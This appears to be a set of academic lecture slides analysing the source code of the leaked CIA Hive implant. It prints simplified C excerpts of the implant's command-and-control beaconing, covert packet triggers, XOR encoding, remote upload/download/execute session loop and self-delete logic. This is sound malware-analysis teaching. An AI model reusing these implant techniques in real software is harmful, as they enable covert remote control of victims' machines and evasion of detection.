A Tour of the Hive Implant

A Programmer's Perspective

Juan Tapiador, UC3M

Vaults 7 and 8

Wikileaks, 2017


- Vault 7 series (24 parts)
  - Year Zero, Dark Matter, Marble, Grasshopper, **Hive**, Weeping Angel Scribbles, Archimedes, AfterMidnight/Assassin, Athena, Pandemic, Cherry Blossom, Brutal Kangaroo, Elsa, OutlawCountry, BothanSpy, Highrise, UCL/Raytheon, Imperial, Dumbo, CouchPotato, ExpressLane, Angelfire, Protego
- Vault 8
  - 9 November 2017
  - Source code for (some? all?) projects in Vault 7
  - Only Vault 8 release was **Hive**, including
    - Code repository with development logs
    - User's Guide
    - Engineering Development Guide

Hive is interesting because

- It was (presumably) developed for a high-profile TA
- It showcases some elemental second-stage implant techniques
- It is really simple yet it contains some interesting functionality
- It is easy to analyze even for a beginner
- It is full of insights that you do not typically read in an analysis report
- It can demystify preconceived ideas about sophistication of these tools
- It can spark curiosity about how these artifacts work


Hive architecture

Hive Beacon Operational Infrastructure



Source: Hive Infrastructure Configuration Guide

Hive Beacon Infrastructure



Source: Hive Infrastructure Configuration Guide

The implant

Hive repository & the server

- client
- common
- honeycomb
- ilm-client
- Makefile
- server

- beacon.c
- beacon.h
- bin2carray
- bin2carray.sln
- bin2carray.suo
- bzip
- client_session.c
- client_session.h
- common_utils.h
- compat.h
- compression.c
- compression.h
- cryptcat
- cryptcat-c-port
- debug.h
- farm9crypt.c
- function_strings.h
- getopt.cpp
- getopt.h
- ifconfig.c
- jshell.c
- launchshell.c
- main.c
- Makefile
- Makefile.arm
- Makefile-include.arm
- Makefile-include.linux-x86
- Makefile-include.linux-x86_64
- Makefile-include.mikrotik-mips
- Makefile-include.mikrotik-mipsel
- Makefile-include.mikrotik-ppc
- Makefile-include.mikrotik-x86
- Makefile-include.solaris-sparc
- Makefile-include.solaris-x86
- Makefile.linux-x86
- Makefile.linux-x86_64
- Makefile.mikrotik-mips
- Makefile.mikrotik-mipsel
- Makefile.mikrotik-ppc
- Makefile.mikrotik-x86
- Makefile.mipsel
- Makefile.solaris-sparc
- Makefile.solaris-x86
- original_serverstrings.txt
- persistence.h
- polarssl-0.14.0
- polarssl-1.3.4
- process_list.c
- self_delete.c
- self_delete.h
- server_strings.txt
- shuffle.c
- stdint.h
- string_utils.c
- string_utils.h
- survey_mac.c
- survey_uptime.c
- transferNewBuildsToClient.bsh
- trigger_callback_session.c
- trigger_listen.c
- trigger_listen.h
- trigger_payload.c
- trigger_sniff.c
- trigger_sniff.h
- twofish.c

```
$ cloc server
      79 text files.
      76 unique files.
       3 files ignored.

github.com/AlDanial/cloc v 2.02  T=0.08 s (981.2 files/s, 146280.7 lines/s)
-------------------------------------------------------------------------------
Language                     files          blank        comment           code
-------------------------------------------------------------------------------
C                               30           1186           1002           5446
C/C++ Header                    35            568            305           2067
Text                             2             13              0            232
Python                           3             36             50            151
make                             1             20             24             79
INI                              1              0              0             67
Visual Studio Solution           1              1              1             37
Bourne Shell                     1              6              5             16
Bourne Again Shell               2              3              2             13
-------------------------------------------------------------------------------
SUM:                            76           1833           1389           8108
-------------------------------------------------------------------------------
$
```

Preliminaries

Multiple programmers

- Different stylometry, even within the same source code file
  - e.g. `markTermination()` vs. `shred_file()` in self_delete.c
- Obvious in some comments

```
                else {
                printf("Unknown error\n");}
        );

        // we can return from here. no need to goto to bottom of function because
        // at this stage, there is nothing to clean-up
        // return FAILURE;
        // Don't think that is true you have allocated all of your beacon info
        // however it just couldn't connect out; lets clean up.
        retval = FAILURE;
        goto EXIT;
}
```

Preliminaries

Multiplatform

Linux, Solaris, MikroTik, Windows for several architectures (x86, SPARC, MIPS-BE, MIPS-LE, PowerPC)

```
#ifdef SOLARIS
/* Solaris specific piece of code */
#elif LINUX
/* Linux specific piece of code */
#endif
```

Preliminaries

Debug code

```
#ifdef DEBUG
/* Do something that only makes sense when debugging */
#endif
```

`DL(l, x)` macro, defined in `common/debug/debug.h:24`

```
#define DLX(l, x)
                do {
                        if (l <= dbug_level_) {
                                fprintf(stdout, "%s:%d: %s(): ", __FILE__, __LINE__,__FUNCTION__);      \
                                x;
                                fflush(stdout);
                        }
                } while (0)
```

Preliminaries

Ongoing, evolving, and unfinished – like all software

```
// TODO: interface name is hardcoded as "eth0"
/* see Section 17.5, page 468 in Stevens' UNIX Network Programming, Vol 1, Third Edition
 * for more portable and robust method using SIOCGIFCONF.  On page 469, they start to develop a function
 * get_ifi_info(), illustrating such a technique, that returns a linked list of all interfaces that are "up".
 * Also, get_ifi_info() is re-written on page 500 using Routing Sockets
 */
```

```
if (crypt_write(beacon_io, randData, 64) < 0) { //TODO: this is probably no the best check...
                                                //maybe 32 > crypt_write
        retval = FAILURE;
        goto EXIT;
}
```

```
if ( remove( path) != 0 )
{
        // so far, the only platform that has not supported remove() is the
        // DD-WRT v24-sp2 (11/02/09) std firmware flashed to a Linksys
        // WRT54G v1.0 for surrogate testing of MikroTik MIPS-LE.
        // Given prior successful testing with the MikroTik RouterOS on
        // other hardware, remove() is expected to work.....
        // With DD-WRT, remove() fails with "can't resolve symbol 'remove'"
        DLX(2, perror("remove(): "));
        goto Error;
}
```

```
if (retval == 0) {
        DLX(6, printf("\tPeer closed connection\n"));   // Not sure if this should be success or failure
        break;
}
```

Preliminaries

Implant key

Double SHA-1 of key phrase.

Key phrase can be read from a file or entered on the command line as an arg

main.c:298

```
sha1_file((const char *)optarg, ikey);          // Generate the ID key
DLX(1, displaySha1Hash ("Trigger Key", ikey));
sha1(ikey, ID_KEY_HASH_SIZE, ikey);             // Generate the implant key
DLX(1, displaySha1Hash ("Implant Key", ikey));
DLX(1, printf("\n\n\n" ));
```


Running the implant

server/main.c

```
static void printUsage(char* exeName)
{
        printf("\n\tUsage:\n\n");
        printf("\t%s -a <address> -i <interval>\n\n", exeName);
        printf("\t\t-a <address>           - beacon IP address to callback to\n");
        printf("\t\t-p <port>              - beacon port (default: 443)\n");
        printf("\t\t-i <interval>          - beacon interval in seconds\n");
        printf("\t\t-k <id key>            - implant key phrase\n");
        printf("\t\t-K <id key>            - implant key file\n");
        printf("\t\t-j <jitter>            - integer for percent jitter (0 <= jitter <= 30, default: 3 )\n");
        printf("\t\t-d <beacon delay>      - initial beacon delay (in seconds, default: 2 minutes)\n");
        printf("\t\t-t <callback delay>    - delay between trigger received and callback +/- 30 seconds (in seconds)\n");
        printf("\t\t-s <self-delete delay> - since last successful trigger/beacon (in seconds, default: 60 days)\n");
        printf("\t\t-S <IP1>[,<IP2>]       - DNS server IP address(es) in dotted quad notation (required if beacon address
        printf("\n\t\t-P <file path>       - directory path for .config and .log files (120 chars max)\n");
#ifdef DEBUG
        printf("\n\t\t-D <debug level>     - debug level between 1 and 9, higher numbers are more verbose\n");
#endif
        printf("\t\t-h                     - print this help menu\n");

        printf( "\n\tExample:\n" );
        printf( "\t\t./hived-mikrotik-mips -a 10.3.2.76 -p 9999 -i 3600 -k Testing\n" );
        printf("\n");
        return;
}
```

Two basic functions: beacons & interactive shell



main.c (simplified)

server/main.c

```
int main(int argc, char** argv)
{
        init_strings();         // De-scramble strings

        // Check to see if we have sufficient root/admin permissions to continue.
        // root/admin permissions required for RAW sockets and [on windows] discovering
        // MAC address of ethernet interface(s)
        if ( is_elevated_permissions() != SUCCESS ) {
                fprintf(stderr,"%s", inp183Aq );
                return 1;
        }

        //initialize srand only once using the initSrandFlag...
    if (!initSrandFlag) {
        srand((unsigned int)time(NULL));
        initSrandFlag = 1;
    }

        if (args.patched == 1) {
                // Binary was patched -- all patched times should already be in milliseconds

                [get all parameters]

                goto patched_binary;
        } else {
                beaconInfo.port = DEFAULT_BEACON_PORT;
                beaconInfo.percentVariance = DEFAULT_BEACON_VARIANCE;
        }
```

main.c (simplified)

`server/main.c`

```
        // process options
        //while(EOF != (c = getopt(argc, argv, OPT_STRING)))
        while((c = getopt(argc, argv, ohshsmdlas3r)) != -1)
        {
                switch(c)
                {
                        [standard getopt loop switch]
                }
        }

        // Process environment variables, if needed

        [make sure beacon parameters are okay]

        clean_args(argc, argv, NULL);   // Zero command line arguments

////////////////////////////////////////////////////////////////////////////////////////////////////////////////////

patched_binary: // Parsing of command line arguments skipped for patched binaries

        [make sure other beacon parameters are okay]
        [check valid DNS is provided if beacon is given as a domain name]

        // Construct self delete control and log files with full path names
        if (strlen((const char *)sdcfp) == 0) {
                        strcpy(sdcfp, (const char *)sddp);              // If the path wasn't specified use the defa
        }

        if (sdcfp[strlen(sdcfp)] != '/')        // If the path is missing a trailing '/', add it.
                strcat(sdcfp, "/");
        strcpy(sdlfp, sdcfp);                           // Duplicate the path for the log file
        strcat(sdcfp, (const char *)sdc);       // Add .control filename
        strcat(sdlfp, (const char *)sdl);       // Add .log filename
```

main.c (simplified)

server/main.c

```
        if (stat((char *)sdcfp, &st ) != 0) {

                // TODO: Self-delete if this file cannot be opened for writing and use an exit code that's meaningfu
                f = fopen( (char *)sdcfp,"w" );
                if ( f == NULL ) {
                        DLX(1, perror("fopen()"));
                        DLX(1, printf("\tCould not create file %s\n", (char *)sdcfp));
                        exit(0);
                }
                fclose(f);
        } else {
                DLX(1, printf("\"%s\" file already exists\n", (char *)sdcfp ));
        }

#ifndef DEBUG
        status = daemonize();   // for Linux and Solaris

        if (status != 0) {
                exit(0);        //parent or error should exit
        }
#endif
```

main.c (simplified)

server/main.c

```
        if (beaconInfo.initDelay > 0) {
                // create beacon thread
                DLX(1, printf( "Calling BeaconStart()\n"));
                retVal = beacon_start(&beaconInfo);
                if (0 != retVal) {
                        DLX(1, printf("Beacon Failed to Start!\n"));
                }
        } else {
                DLX(1, printf("ALL BEACONS DISABLED, beaconInfo.initDelay <= 0.\n"));
        }

        // delete_delay
        DLX(1, printf("Self delete delay: %lu.\n", delete_delay));

#ifndef __VALGRIND__
        DLX(2, printf( "\tCalling TriggerListen()\n"));
        (void)TriggerListen(trigger_delay, delete_delay);       //TODO: TriggerListen() doesn't return a meaningful
#endif

    return 0;
}
```

Beacons

beacon_start (simplified)

server/beacon.c

```
int beacon_start(BEACONINFO *beaconInfo)
{
        int numTries = 0;

        while (numTries != 5) {
                if (GetMacAddr(beaconInfo->macAddr) != SUCCESS) {
                        numTries++;
                        if (numTries == 5) {
                                DLX(1, printf("ERROR: failed to pull MAC address\n"));
                                return FAILURE;
                        }
                } else {
                        break;
                }
                sleep(60);      // Sleep for 1 minute
        }
        if (make_thread(beacon, (void *) beaconInfo) != SUCCESS) {
                DLX(1, printf(" ERROR: failed to create beacon thread\n"));
                return FAILURE;
        }

        return SUCCESS;
}
```

void *beacon(void *param)

server/beacon.c

```
void *beacon(void *param)
{
        ...

        DLX(4, printf("\nStarting beacon with the following parameters:\n"));
        DLX(4, printf("\t%32s: %-s\n", "Beacon Server", beaconInfo->host));
        DLX(4, printf("\t%32s: %-d\n", "Beacon Server Port", beaconInfo->port));
        DLX(4, printf("\t%32s: %-s\n", "Primary DNS Server IP Address", beaconInfo->dns[0]));
        DLX(4, printf("\t%32s: %-s\n", "Secondary DNS Server IP Address", beaconInfo->dns[1]));
        DLX(4, printf("\t%32s: %-lu\n", "Initial Beacon Delay (sec)", beaconInfo->initDelay));
        DLX(4, printf("\t%32s: %-i\n", "Beacon Interval (sec)", beaconInfo->interval));
        DLX(4, printf("\t%32s: %-f\n\n", "Beacon Variance", beaconInfo->percentVariance));

        {       // Determine the initial beacon delay

                initial_beacon_delay = beaconInfo->percentVariance > 0 ?
                        beaconInfo->initDelay + calc_jitter(beaconInfo->initDelay, beaconInfo->percentVariance) :
                        beaconInfo->initDelay;
                sleep(initial_beacon_delay);
        }

        for (;;) {              // Beacon Loop
                secondsUp = GetSystemUpTime(); // Get system uptime

                if (beaconInfo->percentVariance > 0) {
                        // Get jitter and calculate new interval
                        jitter = calc_jitter(beaconInfo->interval, beaconInfo->percentVariance);
                        beaconInterval = beaconInfo->interval + jitter;
                } else {
                        beaconInterval = beaconInfo->interval;
                }
```

void *beacon(void *param)

server/beacon.c

```
                // Resolve beacon IP address
                // Determine if beacon host is a name or dotted-quad address
                if (inet_pton(AF_INET, beaconInfo->host, &beaconIPaddr) <= 0) {
                        for (i = 0; i < 2; i++) {
                                if (strlen(beaconInfo->dns[i]))
                                        if ( (beaconInfo->ip = dns_resolv(beaconInfo->host, beaconInfo->dns[i])) )
                                                break;
                        }
                        if (beaconInfo->ip == NULL) {
                                DLX(4, printf("\tBeacon host could not be resolved.\n"));
                                goto sleep;             // Try again next beacon interval
                        } else {
                                DLX(4, printf("\tBeacon IP resolved to: %s\n", beaconInfo->ip));
                        }
                } else
                        // IF beaconInfo-> host was an IP address, clone it (so it can be freed later)
                        beaconInfo->ip = strdup(beaconInfo->host);

                // TODO: SendBeaconData does not handle errors returned
                DLX(4, printf("\tSending beacon\n"));
                if (send_beacon_data(beaconInfo, secondsUp, beaconInterval) == SUCCESS) {
                        update_file((char *) sdcfp);
                } else {
                        DLX(4, printf("\tSend of beacon failed\n"));
                }
                Free(beaconInfo->ip);

        sleep:
                DLX(4, printf("\tSending next beacon in %d seconds.\n", beaconInterval));
                sleep(beaconInterval);  // Sleep for the length of the interval
        }

        return (void *) NULL;
}
```

Beacon data

`server/beacon.c`

Large, boring function populating the beacon with host data

```
//*****************************************************************
static int send_beacon_data(BEACONINFO * beaconInfo, unsigned long uptime, int next_beacon)

...

        //beacon packet structs
        BEACON_HDR bhdr;
        ADD_HDR mac_hdr;
        ADD_HDR uptime_hdr;
        ADD_HDR proc_list_hdr;
        ADD_HDR ipconfig_hdr;
        ADD_HDR netstat_rn_hdr;
        ADD_HDR netstat_an_hdr;
        ADD_HDR next_beacon_hdr;
        ADD_HDR end_hdr;

...
```

Running commands

The natural way.

Other host data obtained differently.

```
int run_command(unsigned char* cmd, unsigned char* buf, int* size)
{
        [...]

        if( (pPipe = _popen((char *)cmd, popen_opts)) == NULL)
        {
                perror( " popen():" );
                D(printf(" Error!\n");)
                return -1;
        }

        [...]

        while(fgets(temp, CMD_BUFF_BYTES_TO_READ, pPipe))
        {
                total += strlen(temp);
                if(total <= *size)
                {
                        memcpy(ptr, temp, strlen(temp));
                        ptr += strlen(temp);
                }
                memset(temp, 0, CMD_BUFF_DEFAULT_SIZE);
        }

        _pclose(pPipe);

        [...]

        return 0;
}
```

`server/run_command.c`

Beaconing protocol (simplified)

```
//setup ssl
beacon_io = crypt_setup_client(&sock)

//set swindle flag to true
beacon_io->ssl->use_custom = 1;
beacon_io->ssl->tool_id = TOOL_ID;
beacon_io->ssl->xor_key = TOOL_ID_XOR_KEY;

//perform an SSL handshake
crypt_handshake(beacon_io)

//turn off the ssl encryption since we use our own
beacon_io->ssl->do_crypt = 0;
//generate 32 random bytes
generate_random_bytes(randData, 64);
//embed the data size so the server knows how much data to read
embedSize(encrypt_size, randData);

//send the bytes
crypt_write(beacon_io, randData, 64)

//receive the buffer
retval = recv(sock, (char *) randData, 37, 0);

//extract the key
extract_key(randData + 5, key);

//encrypt the beacon data with the extracted key
encrypt_data(packet, packetSize, enc_buf, key);

//      Send encrypted data
do {
        // Embed the data size so the server knows how much data to read
        sz_to_send = (encrypt_size - bytes_sent) >= MAX_SSL_PACKET_SIZE ? MAX_SSL_PACKET_SIZE : encrypt_size - byt
        retval = crypt_write(beacon_io, enc_buf + bytes_sent, sz_to_send);
        // Receive ACK
        retval = recv(sock, recv_buf, 30, 0);
        recv_sz = atoi(recv_buf + (sizeof(SSL_HDR)));
        bytes_sent += recv_sz;
} while (bytes_sent < encrypt_size);

// close connection &  cleanup
```

server/beacon.c

Triggers


Triggers

- Signal to wake up the implant and establish an interactive session
- 7 types


icmp	ping-request ping-reply icmp-error	5-6 packets 5-6 packets 1 packet	
udp	dns-request tftp-wrq raw-udp	1 packet 1 packet 1 packet	any port
tcp	raw-tcp	1 packet (+ tcp handshake)	any open port

- Once the implant gets a valid trigger, it pulls the callback IP address and port from the packet, waits a little bit, and establishes a TLS session

Triggers up to version 2.5



The twelve byte trigger is encoded by XORing the 1-byte XOR value with the first five bytes of the trigger and the remaining trigger bytes or XORed with 0xB6.




Triggers up to version 2.5: detectability issues

- DNS, ICMP, and TFTP can be easily signatured
- TCP and UDP triggers do not adhere to to their respective protocol standards
- TCP and UDP trigger have consistent packet sizes
- Solutions (version 2.6)
  - DNS and TFPT hard to fix (covers with little room for inserting triggers)
  - ICMP, TCP, and UDP triggers resignatured

Triggers: more issues

- ICMP triggers require **`hived`** to run with root privileges
- ICMP triggers often get filtered out
  - Some ISPs block ICMP error messages
  - Also some default firewall policies
- Which interface should you listen to?
  - Linux, MikroTik: all of them
  - Windows: whatever it says its the primary network iface
  - Solaris: you have to pick one
- UDP triggers and Windows 2000
  - Microsoft KB Archive/890856



TriggerListen() - simplified

`server/trigger_listen.c`

```
int TriggerListen( char *iface, int trigger_delay, unsigned long delete_delay )
{
        ...

        socket_fd = dt_get_socket_fd( iface );

        while(1)
        {
                if((counter % 100) == 0)
                {
                        check_timer((char*)sdfp, delete_delay);
                }

                packet_length = recvfrom( socket_fd, packet_buffer, MAX_PKT, 0,
                                (struct sockaddr *) &packet_info, (socklen_t *) &packet_info_size ) )  == FAILURE )

                if ( dt_signature_check( packet_buffer, packet_length, &recvd_payload) != FAILURE )
                {
                        payload_to_trigger_info(&recvd_payload, tParams)
                        sha1(tParams->idKey_hash, ID_KEY_HASH_SIZE, recvdKey);
                        // Compare keys. Trigger if identical; otherwise continue waiting for a match.
                        if ( memcmp(recvdKey, ikey, ID_KEY_HASH_SIZE) )
                                tParams->delay = trigger_delay;
                                update_file((char*)sdfp);

                                // Create child process... only the parent returns...the child will exit when finished.
                                start_triggered_connect(tParams);
                                fork_process( start_triggered_connect, (void *)tParams)
                                // main trigger thread loops to continue listening for additional trigger packets
                        }
                }
        }
}
```

TriggerCallbackSession()

server/trigger_callback_session.c

```
int TriggerCallbackSession( char *ip, int port )
{

        // set alarm for connect
        signal(SIGALRM, connect_alarm);

        // connect to client
        net_connect(&sock, ip, port)

        // connect was successful so disable alarm
        alarm(0);

        retval = StartClientSession( sock );


 }
```

StartClientSession()

Simplified

```
unsigned long StartClientSession( int sock )
{
        [TLS handshake + AES tunnel]

        while(!fQuit)
        {
                // Get command, waiting up to SESSION_TIMEOUT seconds between commands.
                // If a command is not received before the timeout expires, exit.
                // This timeout is reset each time a command is received.
                alarm( SESSION_TIMEOUT );

                crypt_read(cp, (unsigned char *)&cmd, sizeof(COMMAND))

                switch(cmd.command) {
                        case 0:
                        case EXIT:
                                DLX(2, printf("EXIT command received.\n"));
                                fQuit = 1;
                                ret.reply = 0;
                                break;

                        case UPLOAD:
                                DLX(2, printf("UPLOAD command received.\n"));
                                ret.reply = UploadFile(commandpath, ntohl(cmd.size),sock);
                                break;

                        case DOWNLOAD:
                                DLX(2, printf("DOWNLOAD command received.\n"));
                                ret.reply = DownloadFile(commandpath, ntohl(cmd.size), sock);
                                break;

                        case EXECUTE:
                                DLX(2, printf("EXECUTE command received.\n"));
                                memset((unsigned char *)&ret, '\0', sizeof(REPLY));    //Clear up the reply...
                                ret.reply = Execute( commandpath );
                                break;

                         [...]
                }

                // Send reply
                crypt_write(cp, (unsigned char*)&ret, sizeof(ret))
        }

        [some cleanup]
}
```

`server/client_session.c`

Some OPSEC

client.crt

- Implants authenticate using TLS Optional Client Authentication

- Weird design choice

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2 (0x2)
